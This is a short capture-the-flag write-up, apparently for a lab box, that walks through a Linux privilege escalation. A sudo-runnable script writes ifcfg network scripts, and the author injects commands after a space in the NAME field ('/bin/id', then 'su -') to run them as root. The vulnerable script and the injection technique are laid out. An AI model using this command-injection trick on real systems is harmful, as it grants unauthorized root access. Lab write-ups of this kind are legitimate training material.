
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF

regexp="^[a-zA-Z0-9_\ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
	echo "interface $var:"
	read x
	while [[ ! $x =~ $regexp ]]; do
		echo "wrong input, try again"
		echo "interface $var:"
		read x
	done
	echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0

We can see it that root owns it
Lets check what the user guly can run as sudo
sudo -l

Turns out he can run our interesting file!
The file references icf, maybe some networking protocol?
After some digging I found a section on Hacktrick's Linux Privesc page....coincidence?
If, for whatever reason, a user is able to write an
ifcf-<whatever>script to /etc/sysconfig/network-scripts or it can adjust an existing one, then your system is pwned.Network scripts, ifcg-eth0 for example are used for network connections. They look exactly like .INI files. However, they are ~sourced~ on Linux by Network Manager (dispatcher.d).
In my case, the
NAME=attributed in these network scripts is not handled correctly. If you have white/blank space in the name the system tries to execute the part after the white/blank space. This means that everything after the first blank space is executed as root.For example: /etc/sysconfig/network-scripts/ifcfg-1337
Now the changename.sh script makes sense. If it changes the name, and we add a space then our command, it will run as root. Lets try it out and just add some nonsense words

We can see a: command not found being repeated. This is our entry point. instead of our nonsense word lets try putting /bin/id instead after wait

Nice it worked. So lets do it one more time, this time using the su - command to get a root shell

Nice. Onto the next challenge !